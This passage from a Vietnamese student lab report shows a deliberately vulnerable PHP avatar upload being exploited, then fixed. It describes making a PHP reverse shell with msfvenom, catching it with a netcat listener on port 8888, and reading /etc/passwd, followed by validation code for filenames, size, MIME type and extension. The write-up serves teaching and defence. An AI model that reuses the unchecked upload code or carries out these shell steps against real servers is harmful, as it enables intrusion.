        $conn->query($sql);  
        $message = "Ảnh đại diện đã được tải lên thành công!";  
    } else {  
        $message = "Có lỗi xảy ra khi tải lên ảnh!";  
    }  
}
```


Hình2.16. Code xử lý và lưu trữ file upload

Đoạn mã hiển thị avatar sau khi upload như sau:

```
h2 class="mb-4">Thông tin người dùng</h2>  
div class="profile">  
    <div class="profile-title">Thông tin cá nhân</div>  
    <div class="profile-info">ID: <?php echo htmlspecialchars($user_info['id']); ?></div>  
    <div class="profile-info">Username: <?php echo htmlspecialchars($user_info['username']); ?></div>  
    <div class="profile-info">Ngày sinh: <?php echo htmlspecialchars($user_info['birthday']); ?></div>  
    <div class="profile-info">Giới tính: <?php echo htmlspecialchars($user_info['gioi_tinh']); ?></div>  
    <div class="profile-info">Email: <?php echo htmlspecialchars($user_info['email']); ?></div>  
    <div class="profile-info">  
          
    </div>  
</div>
```


Các đoạn mã xử lý file upload avatar trên không có các biện pháp kiểm tra đầu vào định dạng, loại file , sự tồn tại của file upload , do đó có thể gây ra các vấn đề ghi đè file , upload shell RCE ,...

Vì trang web em code bằng PHP , nên em tạo một file reverse-shell PHP để khai thác như sau:




Hình2.17. Truy cập revshells.com tạo command generate shell php

Mở terminal kali-linux , chạy lệnh tạo **shell.php** sử dụng **msfvenom**:




Hình2.18. Tạo shell.php

Tạo một listener nhận kết nối đến sử dụng netcat:




Hình2.19. Mở trình listener netcat (nc)

Tiến hành upload file shell.php trong mục upload avatar:



Hình2.20. Upload file shell.php trong avatar upload

Sau khi upload thành công, quay lại trình listener netcat (nc) để kiểm tra:



Hình2.21. Get shell from terminal

Sau khi upload file thành công , netcat nhận được một kết nối shell đến port 8888, kiểm tra ,thực thi thử một số lệnh cơ bản như **ls** , **pwd**, **cat /etc/passwd** đều trả về kết quả ➔ Exploit thành công RCE via File Upload.

### 2.3.2 Ngăn chặn

Thêm câu lệnh xử lý kiểm tra tên tệp , ngăn chặn ký tự duyệt thư mục path traversal:

```
//kiểm tra tên tệp , strpos() tìm vị trí xuất hiện ký tự đặc biệt trong chuỗi , nếu k tìm thấy trả về false
if (strpos($filename, '..') !== false || strpos($filename, '/') !== false || strpos($filename, '\\') !== false) {
    die("Tên tệp không hợp lệ.");
}

// Kiểm tra kích thước tệp tin (tối đa 2MB)
```

Hình.2.22. Sử dụng strpos() kiểm tra ký tự đặc biệt trong tên file

Thêm hàm xử lý kiểm tra kích cỡ tệp tải lên:

```
// Kiểm tra kích thước tệp tin (tối đa 2MB)
$max_file_size = 2 * 1024 * 1024; // 2MB
if ($file['size'] > $max_file_size) {
    $message = "Kích thước tệp tin quá lớn (Tối đa 2MB)!";
    die($message); // dừng chương trình và in ra lỗi
}
```

Hình2.23. đảm bảo tệp tải lên **không vượt quá 2MB**

Thêm xử lý kiểm tra MIME type kết hợp kiểm tra phần mở rộng file được cho phép (whitelist) : **jpg, png, jpeg** . Sử dụng **getimagesize()** để kiểm tra tính hợp lệ của ảnh (height, width) , sử dụng hàm **finfo\_file()** để xác định MIME type dựa trên nội dung tệp:

```
// Kiểm tra MIME type kết hợp các kiểm tra phần mở rộng tệp (file extension)
$allowed_mime_types = ['image/jpeg', 'image/png'];
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime_type = finfo_file($finfo, $file['tmp_name']);
finfo_close($finfo);
$imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));

if (in_array($mime_type, $allowed_mime_types)&&($imageFileType=="jpg"||$imageFileType=="png"||$imageFileType=="jpeg")) {
    // Sử dụng getimagesize() để lấy thông tin về ảnh, kiểm tra có là ảnh hợp lệ hay không!
    $image_info = getimagesize($file['tmp_name']);
    if (!$image_info || !in_array($image_info[2], [IMAGETYPE_JPEG, IMAGETYPE_PNG])) {
        die("Tệp không phải là ảnh hợp lệ."); // dừng chương trình
    }
    // Tạo tên tệp tin an toàn: kết hợp với time() để đảm bảo tệp là duy nhất , k ghi đè tệp khác
    $filename = $_SESSION['username'] . '_' . time() . '.' . pathinfo($file["name"], PATHINFO_EXTENSION);
    $target_file = $target_dir . $filename;

    // di chuyển ảnh dc uploads vào thư mục chứa ảnh
    if (move_uploaded_file($file["tmp_name"], $target_file)) {
        // Cập nhật CSDL sử dụng prepared statement
    }
}
```

Hình2.25. Chỉ chấp nhận định dạng **jpg, png, jpeg**, ảnh hợp lệ

## 3. Tổng kết

### 3.1 Tự xây dựng Web

- Tự build một web blog (Web Vuln) chạy PHP, Apache ,kết nối Database MySQL.
- Nắm được và thực hành logic việc nhận Request và xử lý phía Back-end.
- Trang web có các tính năng như:
  - + Đăng nhập/ Đăng xuất
  - + Xem thông tin user, cập nhật password và upload avatar người dùng
  - + Xem blog , bình luận (comment) của tất cả người dùng
  - + Quản lý tạo/chỉnh sửa/ xóa bài blog (tiêu đề , nội dung) của user hiện tại.

### 3.2 Đánh giá và fix lỗi

- Tìm ra một số lỗi SQLi, XSS , File Upload trên trang web tự xây dựng
- Tham khảo và fix lỗi , lập trình an toàn cho các lỗi trên.